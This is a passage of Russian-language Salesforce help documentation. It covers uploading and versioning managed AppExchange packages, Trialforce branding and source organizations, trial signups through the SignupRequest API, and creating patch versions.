   Прим.: При создании управляемого пакета для публикации в каталоге AppExchange рекомендуем добавлять в пакет только проверенные приложения. Дополнительную информацию см. в разделе «Проверка безопасности» каталога AppExchange.

6. Выполните указанные ниже действия на странице «Загрузить пакет».
   a. Заполните поле «Имя версии». Рекомендуем использовать краткое описание и дату.
   b. Заполните поле «Номер версии» (например, `1.0`). Формат выглядит следующим образом: *основной_номер*`.`*дополнительный_номер*.

      Прим.: При загрузке новой версии исправления номер исправления не может быть изменен.

      Номер версии соответствует выпуску пакета. Данное поле является обязательным для управляемых и неуправляемых пакетов. Номер версии управляемого пакета соответствует загрузке пакета «Управляемый — выпущенный». Все бета-загрузки используют один номер версии до загрузки версии пакета «Управляемый — выпущенный» с новым номером. Например, ниже перечислены номера версий для серий загрузок.

Порядок загрузки	Тип	Номер версии	Примечания
Первая загрузка	Управляемый — бета-версия	1,0	Первая загрузка пакета «Управляемый — бета-версия».
Вторая загрузка	Управляемый — выпущенный	1,0	Загрузка пакета «Управляемый — выпущенный». Обратите внимание, что номер версии не меняется.
Третья загрузка	Управляемый — выпущенный	1,1	Обратите внимание на изменение дополнительного номера для данной загрузки пакета «Управляемый — выпущенный».
Четвертая загрузка	Управляемый — бета-версия	2,0	Первая загрузка пакета «Управляемый — бета-версия» с номером 2.0. Обратите внимание на изменение основного номера версии.
Пятая загрузка	Управляемый — выпущенный	2,0	Загрузка пакета «Управляемый — выпущенный». Обратите внимание, что номер версии не меняется.

   c. Заполните поле «Тип выпуска» для управляемых пакетов.
      - Чтобы загрузить обновляемую версию, выберите значение «Управляемый — выпущенный». Некоторые атрибуты компонентов Salesforce блокируются после загрузки.
      - Чтобы загрузить версию пакета, предназначенную для тестирования небольшой группой пользователей, выберите значение «Управляемый — бета-версия». Данная версия пакета позволяет изменять компоненты и загружать дополнительные бета-версии.

        Прим.: Бета-пакеты могут быть установлены только в организациях Developer Edition или безопасных организациях, поэтому не могут быть доставлены в клиентские организации.

   d. При необходимости измените значение поля «Описание».

e. При необходимости укажите ссылку на примечания к выпуску для данного пакета. Щелкните **«URL-адрес»** и заполните отображаемое текстовое поле. Данная ссылка будет отображаться во время установки, а также на странице сведений о пакете после установки.

   Прим.: Чтобы предоставить клиентам преждевременный доступ к сведениям и разрешить их обновление отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.

f. При необходимости укажите ссылку на инструкции по пост-установке для данного пакета. Щелкните **«URL-адрес»** или **«Страница Visualforce»** и заполните отображаемое текстовое поле. Данная ссылка будет отображаться на странице сведений о пакете после установки.

   Прим.: Чтобы разрешить обновление сведений отдельно от пакета, убедитесь, что данной ссылке соответствует внешний URL-адрес.

g. При необходимости введите и подтвердите пароль для доступа к пакету в частном порядке. Чтобы предоставить общий доступ к пакету в каталоге AppExchange, пропустите данные поля.

h. Система Salesforce автоматически выбирает обнаруженные ею требования. Чтобы уведомить установщиков обо всех требованиях к данному пакету, выберите любые другие обязательные компоненты в разделах «Требования к пакету» и «Требования к объекту».

i. Нажмите кнопку **«Загрузить»**.

7. Ниже перечислены действия, доступные пользователям после загрузки.

   - Чтобы изменить пароль, щелкните ссылку **«Изменить пароль»**.
   - Чтобы заблокировать будущие установки данного пакета, но разрешить использование текущих установок, щелкните **«Объявить нерекомендуемым»**.

     Прим.: Самая последняя версия управляемого пакета не может быть объявлена нерекомендуемой.

     Пакет, объявленный нерекомендуемым, должен быть удален из каталога AppExchange. См. раздел «Удаление приложений из каталога AppExchange» интерактивной справки AppExchange.

   - Чтобы разрешить установку нерекомендуемой версии, щелкните **«Отменить статус нерекомендуемого»**.

Ссылка на установку загруженного пакета отправляется пользователям по эл. почте.

Прим.:

- При использовании URL-адреса установки по умолчанию отображается устаревшая программа установки. Чтобы настроить алгоритм установки, измените URL-адрес установки, предоставленный клиентам.
  - Чтобы получить доступ к новой программе установки, дополните URL-адрес установки текстом `&newui=1`.
  - Чтобы получить доступ к новой программе установки (при условии, что параметр «Все пользователи» выбран по умолчанию), дополните URL-адрес установки дополнительным текстом `&p1=full`.

- Если для загрузки пакета использовалась производственная организация Salesforce, уведомите сотрудников, собирающихся установить пакет в безопасную организацию, о необходимости замены элемента URL-адреса установки «login.salesforce.com» элементом «test.salesforce.com».

СМ. ТАКЖЕ:

Общие сведения о пакетах

Управление пакетами

Общие сведения о зависимостях

Управление версиями

Создание и загрузка исправлений

Публикация обновлений к управляемым пакетам

Публикация расширений к управляемым пакетам

Для чего нужен Trialforce?

Trialforce позволяет быстро подготавливать бесплатную пробную версию продукта. При каждой подготовке пробной версии Trialforce создает интерес в приложении License Management App, предназначенном для отслеживания показателей использования и преобразования потенциальных клиентов в реальных. Ниже перечислены действия, доступные при использовании Trialforce.

- Проведение собственной маркетинговой кампании для увеличения количества клиентов и степени их внедрения.
- Настройка продукта, включая фирменный стиль, функции, дизайн, данные и пробную версию.
- Централизованное управление пробными версиями для разных продуктов, версий и выпусков.
- Предоставление клиентам, включая пользователей, не являющихся администраторами, доступа для тестирования приложения или компонента без входа в производственную среду.

Настройка настраиваемого фирменного стиля для Trialforce

Разработчики приложений, использующие Trialforce для создания пробных версий продукта, могут дополнительно настроить фирменный сайт для входа и системные сообщения эл. почты. Благодаря фирменному оформлению этих компонентов стиль компании будет сопровождать пользователей приложения от регистрации до входа. Настраиваемый фирменный стиль не применяется к CRM-приложениям, а также к приложениям, расширяющим функциональные возможности Salesforce CRM и требующим наличия стандартных объектов Salesforce (например, «Интересы», «Возможности» и «Обращения»).

Исходные организации Trialforce

Создание исходной организации Trialforce

Редактирование исходной организации Trialforce

Trialforce

Настройка настраиваемого фирменного стиля для Trialforce

Разработчики приложений, использующие Trialforce для создания пробных версий продукта, могут дополнительно настроить фирменный сайт для входа и системные сообщения эл. почты. Благодаря фирменному оформлению этих компонентов стиль компании будет сопровождать пользователей приложения от регистрации до входа. Настраиваемый фирменный стиль не применяется к CRM-приложениям, а также к приложениям, расширяющим функциональные возможности Salesforce CRM и требующим наличия стандартных объектов Salesforce (например, «Интересы», «Возможности» и «Обращения»).

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:
- «Настройка приложения»

Фирменная страница входа позволяет указывать домен и сайт для входа.

- Домен входа заканчивается на `.cloudforce.com`, поэтому, если ваше название компании «mycompany», ваш домен входа `mycompany.cloudforce.com`.
- Настраиваемый сайт для входа содержит пользовательский текст и логотип компании, так же как и мобильные версии сайта.

Фирменные сообщения эл. почты позволяют задавать поля в генерируемых системой сообщениях. В этом случае сообщения эл. почты будут содержать название компании, адрес и другую важную информацию. Для разных кампаний и клиентов могут быть созданы разные наборы фирменных сообщений эл. почты.

Прим.: Чтобы настроить фирменный стиль, рекомендуем выполнить вход в организацию по управлению Trialforce (TMO). Чтобы получить доступ к организации по управлению Trialforce, зарегистрируйте обращение в партнерском сообществе. Фирменный стиль недоступен для исходных организаций Trialforce, созданных в рабочем центре.

Фирменный сайт для входа Trialforce

Наборы фирменных сообщений эл. почты Trialforce

Фирменный сайт для входа Trialforce

Страница Trialforce «Фирменный сайт для входа» позволяет создавать, публиковать и редактировать страницы входа, оформленные в соответствии с фирменным стилем компании.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:
- Фирменный стиль пакета

- Чтобы настроить сайт для входа, щелкните **«Настроить сайт для входа»**.
- Чтобы предоставить общий доступ к настроенному сайту для входа, щелкните **«Опубликовать»**. Чтобы внести нужные изменения, щелкните **«Запустить редактор сайтов»**.

Домен сайта для входа Trialforce

Создание фирменной страницы входа

Редактор фирменного стиля входа Trialforce

Домен сайта для входа Trialforce

Выберите субдомен, который должен использоваться клиентами для входа в приложение. Обычно субдоменом является название компании.

1. Введите имя в соответствующее поле.

2. Щелкните **«Проверить доступность»**.
3. Примите условия использования.
4. Нажмите кнопку **«Сохранить и запустить редактор»**.

Создание фирменной страницы входа

Как правило, клиенты выполняют вход в приложение посредством сайта login.salesforce.com. Фирменная страница входа позволяет настраивать данный домен и компоненты данной страницы входа в фирменном стиле компании. Настраиваемый сайт для входа содержит пользовательский текст и логотип компании, также как и мобильные версии сайта.

Чтобы создать фирменную страницу входа, выполните указанные ниже действия.

1. Выполните вход в организацию по управлению Trialforce.
2. Введите строку *«Вход на сайт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вход на сайт»**.
3. Щелкните **«Настроить сайт для входа»**.
4. Чтобы выбрать субдомен для сайта, введите имя в соответствующее поле. Обычно субдоменом является название компании.

   Прим.: Домен входа заканчивается на `.cloudforce.com`, поэтому, если ваше название компании «mycompany», ваш домен входа `mycompany.cloudforce.com`.

5. Проверьте доступность домена и примите условия использования.
6. Нажмите кнопку **«Сохранить и запустить редактор»**.
7. Чтобы изменить оформление страницы входа, воспользуйтесь соответствующим редактором. Дополнительную информацию об использовании редактора см. по ссылке **«Справка для этой страницы»**.
8. Нажмите кнопку **«Сохранить и закрыть»**.
9. Чтобы предоставить исходным организациям Trialforce доступ к данным изменениям, нажмите кнопку **«Опубликовать»**. В противном случае изменения сохраняются и могут быть опубликованы позже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:
- Настройка приложения

Редактор фирменного стиля входа Trialforce

Редактор фирменного стиля входа позволяет оформлять страницы входа.

1. Выполните вход в организацию по управлению Trialforce.
2. Введите строку *«Вход на сайт»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Вход на сайт»**.
3. В верхней части редактора выберите вкладку, соответствующую нужному размеру страницы входа: **«Для рабочего стола»** или **«Для мобильных устройств»**.
4. Чтобы выбрать логотип компании для каждого размера экрана, поддерживаемого приложением, разверните раздел «Верхний колонтитул страницы» на левой панели и щелкните **«Выбрать файл»**.
5. При необходимости введите веб-адрес (например, адрес корпоративного веб-сайта) в поле **«Ссылка на логотип»** > **«Использовать настраиваемую ссылку»**. Данный

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления Trialforce:
- Настройка приложения

адрес используется при выборе логотипа. URL-адрес должен начинаться с протокола `http://` или `https://`. Если данное поле останется незаполненным, то логотип будет отображаться без ссылки.

6. Разверните раздел «Содержимое страницы» и вставьте URL-адрес подписки на пробную версию в поле **«Ссылка для подписки на пробную версию»** > **«Использовать настраиваемую ссылку»**. Данная ссылка будет доступна потенциальным клиентам для отправки запроса на получение бесплатной пробной версии. Как правило, в подобных случаях независимые поставщики ПО создают отдельную страницу входа.
7. Укажите URL-адреса для правой и нижней частей страницы. Если данные поля останутся незаполненными, то рамкам присваиваются значения по умолчанию, используемые на странице входа Salesforce.
8. Разверните раздел нижнего колонтитула страницы и укажите название компании и цвет шрифта.
9. Разверните раздел фона страницы и выберите фоновое изображение и цвет.
10. Нажмите кнопку **«Сохранить и закрыть»** в верхней части страницы.
11. Щелкните **«Предварительный просмотр»** для нужного размера страницы на странице «Фирменный сайт для входа». Убедитесь, что страница входа отображается корректно для всех страниц входа, поддерживаемых приложением.

Наборы фирменных сообщений эл. почты Trialforce

Благодаря фирменному стилю сообщений эл. почты Trialforce, генерируемые системой сообщения могут выглядеть как сообщения, отправленные компанией пользователя, а не компанией Salesforce. Фирменный стиль сообщений эл. почты Trialforce доступен только тем пользователям, которые подписались на приложение посредством Trialforce.

Каждая исходная организация Trialforce поддерживает стандартный набор электронных уведомлений, отправляемых клиентам. Например, клиенты получают электронные уведомления при регистрации учетной записи или восстановлении пароля. Все генерируемые системой сообщения редактируются автоматически. Единственное, что требуется от пользователя, — указать необходимые значения в соответствующих полях.

Редактирование набора фирменных сообщений эл. почты Trialforce

Редактирование набора фирменных сообщений эл. почты Trialforce

Чтобы создать набор сообщений, щелкните **«Создать набор сообщений эл. почты»**. Чтобы изменить текущий набор сообщений, щелкните **«Правка»**.

1. Заполните поля сведениями о компании.
2. Выберите разные типы созданных сообщений эл. почты в области «Предварительный просмотр сообщений эл. почты» и убедитесь в их корректном отображении.
3. Нажмите кнопку **«Сохранить»**.
4. Чтобы предоставить исходным организациям Trialforce доступ к данным сообщениям эл. почты, нажмите кнопку **«Опубликовать»**. В противном случае изменения сохраняются и могут быть опубликованы позже.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- Фирменный стиль пакета

Исходные организации Trialforce

Страница «Исходные организации Trialforce» позволяет создавать исходные организации Trialforce и управлять ими.

- Чтобы создать исходную организацию, нажмите кнопку **«Создать»**.
- Чтобы воспользоваться текущей исходной организацией, нажмите кнопку **«Вход»**.
- Чтобы изменить текущую исходную организацию, нажмите кнопку **«Правка»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic.

Доступно в версиях: **Developer Edition**.

Создание исходной организации Trialforce

Чтобы создать исходную организацию, выполните указанные ниже действия.

1. Введите новое имя пользователя и адрес эл. почты для учетной записи администратора.
2. Введите имя исходной организации и выберите фирменный стиль.
3. Нажмите кнопку **«Создать»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- Фирменный стиль пакета

Редактирование исходной организации Trialforce

Чтобы изменить исходную организацию Trialforce, выполните указанные ниже действия.

1. Введите имя исходной организации и выберите фирменный стиль.
2. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:

- Фирменный стиль пакета

Trialforce

Чтобы создать шаблон Trialforce, выполните указанные ниже действия.

1. Нажмите кнопку **«Создать шаблон Trialforce»**.
2. Введите описание шаблона и укажите необходимость добавления данных во всплывающем диалоговом окне.
3. Нажмите кнопку **«Сохранить»**.

Созданный код организации для нового шаблона отправляется пользователю по эл. почте. Прежде чем использовать шаблон для регистрации пробных организаций, отправьте его на проверку. Помните, что каждое обновление исходной организации Trialforce должно сопровождаться созданием нового шаблона.

Прим.: Шаблон Trialforce может быть создан, только если размер исходной организации Trialforce не превышает 256 МБ.

Каждому шаблону Trialforce присваивается один из указанных ниже статусов.

Выполняется
Данный статус всегда отображается при создании шаблона Trialforce. Позже данный статус заменяется статусом «Успех» или «Ошибка».

Успех
Шаблон Trialforce может использоваться для создания пробных организаций.

Ошибка
Шаблон Trialforce недоступен для использования и требует отладки.

Удалено
Шаблон Trialforce больше недоступен для использования. Удаленные шаблоны удаляются во время обновления системы.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для определения фирменного стиля пакета:
- Фирменный стиль пакета

Создание регистраций посредством API

Пробные организации для потенциальных клиентов могут быть созданы посредством вызовов API для объекта SignupRequest. При создании пробных организаций (или регистраций) посредством веб-формы система не позволяет настраивать процесс регистрации или отслеживать его статус. Посредством интерфейса API, пользователи могут собирать и анализировать подробные сведения обо всех регистрациях, выполненных бизнес-организацией. Данные действия позволяют расширить контроль над процессом регистрации и доступность сведений о потенциальных клиентах. Например, выполните указанные ниже действия.

- Выполнение отчетов и сбор показателей (например, количество регистраций за день или количество регистраций в разных странах).
- Настройка объекта SignupRequest для добавления специализированных полей.
- Создание триггеров для инициирования конкретных действий (например, отправка электронного уведомления) при отправке нового запроса на регистрацию.
- Включение регистраций посредством разных клиентских приложений и устройств, обеспечивающих дополнительные каналы привлечения клиентов.

Чтобы начать создание регистраций посредством API, выполните указанные ниже действия.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:
- «API запросов на регистрацию»

1. Создайте исходную организацию Trialforce посредством организации по управлению Trialforce.
2. Установите приложение и любые полезные тестовые данные в исходную организацию Trialforce.
3. Настройте исходную организацию Trialforce, включая выбор любого настраиваемого фирменного стиля.
4. Создайте шаблон Trialforce посредством исходной организации Trialforce.
5. Чтобы активировать данную функцию, сохраните обращение.
   a. Выполните вход в партнерское сообщество.
   b. Щелкните **«Создать обращение»** на вкладке «Поддержка».
   c. Выберите категорию **«AppExchange и запросы функций»** > **«Trialforce»**.
   d. Введите указанные ниже сведения в поле «Описание».
      - код исходной организации Trialforce
      - код шаблона Trialforce
      - организация, которая должна использоваться для создания регистраций (для включения соответствующего полномочия пользователя)

Прим.: Несмотря на возможность создания регистраций в любых организациях (при наличии соответствующих полномочий), рекомендуем использовать бизнес-организацию. Данные по регистрациям могут быть позже интегрированы в текущие бизнес-процессы. Например, создайте бизнес-правило, преобразующее каждый запрос на регистрацию в интерес, или выполните отчеты, предназначенные для отслеживания количества регистраций за выбранный период времени.

Уведомление об утверждении шаблона будет отправлено пользователю по эл. почте. Утвержденный шаблон может использоваться для создания регистраций посредством вызовов API для объекта SignupRequest. Дополнительную информацию об объекте SignupRequest и пример соответствующего кода см. ниже. Дополнительную информацию об использовании объектов см. в документе *Object Reference for Salesforce and Force.com*.

Начальная страница запросов на регистрацию
Создание запроса на регистрацию
Просмотр сведений о запросе на регистрацию

Начальная страница запросов на регистрацию

Прим.: Количество регистраций ограничено — 20 в день. Если требуются дополнительные регистрации, зарегистрируйте обращение в Partner Community.

При выборе вкладки «Запросы на регистрацию» отображается начальная страница запросов на регистрацию. Ниже перечислены действия, доступные на странице списка.

- Создание новой регистрации. Проверка утверждения шаблона Trialforce при его использовании для создания регистрации.
- Просмотр сведений предыдущей регистрации, включая архив и статус утверждения.
- Создание новых представлений для отображения заданных критериев соответствия регистраций.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:
- «API запросов на регистрацию»

Создание запроса на регистрацию

1. Выберите пункт **«Запрос на регистрацию»** в раскрывающемся списке «Создать...» на боковой панели или нажмите кнопку **«Создать»** в разделе **«Недавние запросы на регистрацию»** на начальной странице запросов на регистрацию.
2. Введите необходимые сведения.
3. По завершении нажмите кнопку **«Сохранить»**. Чтобы сохранить текущий запрос на регистрацию и добавить новый, нажмите кнопку **«Сохранить и создать»**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

Просмотр сведений о запросе на регистрацию

Ниже перечислены действия, доступные на странице сведений о запросе на регистрацию.

- Чтобы удалить запрос на регистрацию, нажмите кнопку **«Удалить»**.
- Чтобы клонировать запрос на регистрацию, нажмите кнопку **«Клонировать»**.

Ниже перечислены разделы, доступные на странице сведений.

- Сведения о запросе на регистрацию
- Журнал запроса на регистрацию

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания или просмотра запросов на регистрацию:

- «API запросов на регистрацию»

Сведения о запросе на регистрацию

Ниже перечислены атрибуты, отображаемые в данном разделе.

Атрибут	Описание
Компания	Название компании, запрашивающей пробную регистрацию.
Страна	Двухбуквенный код страны ISO-3166. Полный список данных кодов доступен на разных сайтах. Например: www.iso.ch/iso/en/prods-services/iso3166ma/02iso-3166-code-lists/list-en1.html
Созданная организация	15-значный код созданной пробной организации. Данное поле доступно только для чтения и заполняется системой при обработке запроса на регистрацию.
Электронная почта	Адрес эл. почты пользователя-администратора для пробной регистрации.
Код ошибки	Код ошибки, возвращаемый неудачным запросом на регистрацию. Данное поле доступно только для чтения и заполняется системой в целях поддержки.
Личное имя	Личное имя пользователя-администратора для пробной регистрации.
Фамилия	Фамилия пользователя-администратора для пробной регистрации.
Версия	Шаблон Salesforce, используемый для создания пробной организации. Возможные значения: `Partner Group`, `Professional`, `Partner Professional`, `Sales Professional`, `Professional TSO`, `Enterprise`, `Partner Enterprise`, `Service Enterprise`, `Enterprise TSO`, `Developer` и `Partner Developer`.
Предпочитаемый язык	Язык создаваемой пробной организации. Задайте язык с помощью кода, указанного в списке полностью поддерживаемых языков из раздела Поддерживаемые языки справки Salesforce. Например, чтобы использовать китайский упрощенный язык, введите *`zh_CN`*.

Атрибут	Описание
	Введенное значение заменяет установленный локалью язык. Если указан недопустимый язык, организация использует язык по умолчанию — английский.
	Заполняется во время подачи запроса и предназначено только для внутреннего использования системой Salesforce.
`ShouldConnectToEnvHub`	Если установлено значение «`true`», пробная организация подключается к рабочему центру. Регистрация должна выполняться в основной организации центра или лучевой организации.
Исходная организация	15-значный код исходной организации Trialforce, использованной для создания шаблона Trialforce.
Статус	Статус запроса. Возможные значения: «Новое», «Выполняется», «Ошибка» и «Успех». Значение по умолчанию: «Новое».
Шаблон	15-значный код утвержденного шаблона Trialforce, используемого для пробной регистрации. Шаблон является обязательным и должен быть утвержден компанией Salesforce.
Описание шаблона	Описание утвержденного шаблона Trialforce, используемого для пробной регистрации.
Срок действия пробной версии (дни)	Продолжительность пробной регистрации (в днях). Данное значение должно соответствовать или не превышать срока действия пробной версии для утвержденного шаблона Trialforce. Если значение отсутствует, то данное поле по умолчанию заполняется продолжительностью пробной регистрации, заданной для шаблона Trialforce.
`Username`	Имя пользователя, используемое пользователем-администратором для пробной регистрации. Данное значение должно соответствовать схеме присвоения адресов, описанной в следующем документе: www.w3.org/Protocols/rfc822/#z10

Журнал запроса на регистрацию

Данный раздел содержит дату создания запроса на регистрацию, автора запроса и действия, выполненные над запросом.

Публикация расширений к управляемым пакетам

Расширение — это любой пакет, компонент или набор компонентов, который расширяет функциональные возможности управляемого пакета. Расширение требует наличия основного управляемого пакета в организации. Например, расширение к разработанному приложению по подбору кадров может содержать компонент по проверке биографических данных соискателей.

Сообщество разработчиков, пользователей и авторов, создающих и публикующих приложения в каталог Force.com AppExchange, — это один из факторов, обеспечивающих широкие возможности платформы Force.com. Данное сообщество может использоваться для разработки расширений к собственным и чужим приложениям.

Чтобы опубликовать расширения к управляемому пакету, выполните указанные ниже действия.

1. Установите основной пакет в организацию Salesforce, которая должна использоваться для загрузки расширения.
2. Создайте компоненты расширения.

   Прим.: Чтобы создать расширение, установите основной пакет и добавьте зависимость от основного пакета в собственный пакет. Атрибут расширения активируется автоматически.

3. Создайте пакет и добавьте компоненты расширения. Система Salesforce автоматически добавляет некоторые связанные компоненты.
4. Загрузите новый пакет, содержащий компоненты расширения.
5. Опубликуйте пакет как обычно. Дополнительную информацию о создании тестовой версии или регистрации и публикации приложения см. на веб-сайте http://sites.force.com/appexchange/publisherHome.

Прим.: Пакетам, используемым той же организацией в качестве расширения, не может быть назначен статус «Управляемый — бета-версия».

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания пакетов:

- Создание пакетов AppExchange

Для загрузки пакетов:

- «Передача пакетов AppExchange »

СМ. ТАКЖЕ:

- Подготовка приложений к распространению
- Общие сведения о зависимостях
- Управление версиями
- Публикация обновлений к управляемым пакетам

Публикация обновлений к управляемым пакетам

Чтобы проверить доступность приложения для обновления, издатель должен преобразовать приложение в управляемый пакет. Любые изменения, внесенные в компоненты управляемого пакета, автоматически добавляются в последующие версии пакета, кроме одного исключения. При обновлении пакета игнорируются любые изменения, внесенные в API-доступ, даже те, которые заданы разработчиком. Данный алгоритм обеспечивает администратору полный контроль над устанавливаемым обновлением. Установщики должны внимательно проверять внесенные изменения во время установки каждого обновления пакета и отмечать все допустимые изменения. После установки обновления любые допустимые пропущенные изменения должны быть применены администратором вручную. Дополнительную информацию см. в разделе «Общие сведения о доступе посредством API и динамического кода Apex в пакетах» на странице 7425.

Чтобы опубликовать обновления к управляемому пакету, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Выберите пакет из списка совпадений.
3. Просмотрите список компонентов пакета. Изменения, внесенные в компоненты данного пакета, добавляются в список автоматически. Дополнительные компоненты, используемые изменениями, также добавляются автоматически. Чтобы вручную добавить новые компоненты в пакет, нажмите кнопку **«Добавить»**.
4. Нажмите кнопку **«Загрузить»** и выполните загрузку как обычно.

   Прим.: Чтобы запретить установку устаревшей версии после загрузки новой версии пакета со статусом «Управляемый — выпущенный», нажмите кнопку **«Объявить нерекомендуемым»**. Данное действие заблокирует возможность установки предыдущих версий без влияния на текущие установленные версии. Дополнительную информацию см. в разделе «Управление версиями» на странице 7469.

   Самая последняя версия загрузки управляемого пакета не может быть объявлена нерекомендуемой.
5. При получении сообщения эл. почты, содержащего ссылку на каталог Force.com AppExchange, уведомите соответствующих пользователей о наличии новой версии. Чтобы распространить данную информацию, воспользуйтесь списком пользователей из приложения для управления лицензиями (LMA). Приложение для управления лицензиями (LMA) автоматически запоминает номера версий, установленных в организациях.

ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **Developer Edition**.

Передача и установка пакетов доступны в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer** Edition

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для настройки параметров разработчика:

- Настройка приложения

Для создания пакетов:

- Создание пакетов AppExchange

Для загрузки пакетов:

- «Передача пакетов AppExchange»

СМ. ТАКЖЕ:

Подготовка приложений к распространению
Общие сведения о зависимостях
Управление версиями
Создание и загрузка исправлений
Публикация расширений к управляемым пакетам

Управление версиями

Пакет, загруженный в каталог AppExchange, может управляться из системы Salesforce. Чтобы управлять версиями, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Выберите пакет, содержащий загруженное приложение или компоненты.
3. Выберите номер версии на вкладке «Версии».
   - Чтобы изменить пароль, щелкните ссылку **«Изменить пароль»**.
   - Чтобы заблокировать будущие установки данного пакета, но разрешить использование текущих установок, щелкните **«Объявить нерекомендуемым»**.

     Прим.: Самая последняя версия управляемого пакета не может быть объявлена нерекомендуемой.

     Пакет, объявленный нерекомендуемым, должен быть удален из каталога AppExchange. См. раздел «Удаление приложений из каталога AppExchange» интерактивной справки AppExchange.
   - Чтобы разрешить установку нерекомендуемой версии, щелкните **«Отменить статус нерекомендуемого»**.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** и **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для загрузки пакетов:
- «Передача пакетов AppExchange »

Прим.: Чтобы проверить или выбрать организацию по управлению лицензиями (LMO) для выполненной загрузки, нажмите кнопку **«Перейти к AppExchange»** на странице сведений о загрузке пакетов.

СМ. ТАКЖЕ:

Подготовка приложений к распространению

Общие сведения о зависимостях

Создание и загрузка исправлений

Публикация обновлений к управляемым пакетам

Публикация расширений к управляемым пакетам

Рекомендации по безопасности при разработке Apex и Visualforce

Создание и загрузка исправлений

Прим.: Версии исправления и активная доставка обновлений доступны только партнерам Salesforce, являющимся независимыми поставщиками ПО.

Версии исправления разрабатываются и хранятся посредством организации по разработке исправления. При необходимости просмотрите раздел «Рекомендации по работе с активной доставкой обновлений и версиями исправлений» на странице 7478.

Чтобы создать версию исправления, выполните указанные ниже действия.

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Щелкните имя нужного управляемого пакета.
3. Откройте вкладку «Организация исправления» и нажмите кнопку **«Создать»**.
4. Выберите нужную версию пакета в раскрывающемся списке «Исправление основного выпуска». Пакету должен быть назначен статус «Управляемый — выпущенный».
5. Заполните поле «Имя пользователя» регистрационными данными для входа в организацию исправления.
6. Заполните поле «Адрес эл. почты» связанным адресом.
7. Нажмите кнопку **«Сохранить»**.

   Прим.: Чтобы восстановить регистрационные данные, необходимые для входа в организацию по разработке исправления, нажмите кнопку **«Сбросить»** в связанном списке «Организации по разработке исправления» на странице сведений о пакете.

Чтобы начать разработку версии исправления, щелкните **«Вход»** в полученном электронном уведомлении от системы Salesforce о создании организации по разработке исправления.

Организация по разработке исправления поддерживает ограниченную разработку. Ниже перечислены полезные рекомендации.

- Новые компоненты пакета не могут быть добавлены.
- Текущие компоненты пакета не могут быть удалены.
- Элементы управления доступом посредством API и динамического кода Apex не могут быть изменены для пакета.
- Код Apex не может быть объявлен нерекомендуемым.
- Новые взаимосвязи классов Apex (например, `extends`) не могут быть добавлены.
- Новые модификаторы доступа Apex (например, `virtual` или `global`) не могут быть добавлены.
- Новые веб-службы не могут быть добавлены.
- Новые зависимости компонента не могут быть добавлены.

После разработки загрузите исправление через пользовательский интерфейс организации по разработке исправления. (Пакет можно загрузить с помощью Tooling API. Пример кода и подробные сведения см. в разделе PackageUploadRequest *Руководства разработчика Tooling API*.)

1. Введите строку *«Пакеты»* в поле «Быстрый поиск» в меню «Настройка» и выберите пункт **«Пакеты»**.
2. Щелкните имя нужного пакета.
3. Нажмите кнопку **«Загрузить»** на странице «Загрузить пакет».
4. Заполните поле «Имя версии». Рекомендуем использовать краткое описание и дату.

ВЕРСИИ

Доступно в версиях: Salesforce Classic

Доступно в версиях: **Developer Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для активной доставки обновления или создания организации по разработке исправления:

- «Передача пакетов AppExchange»

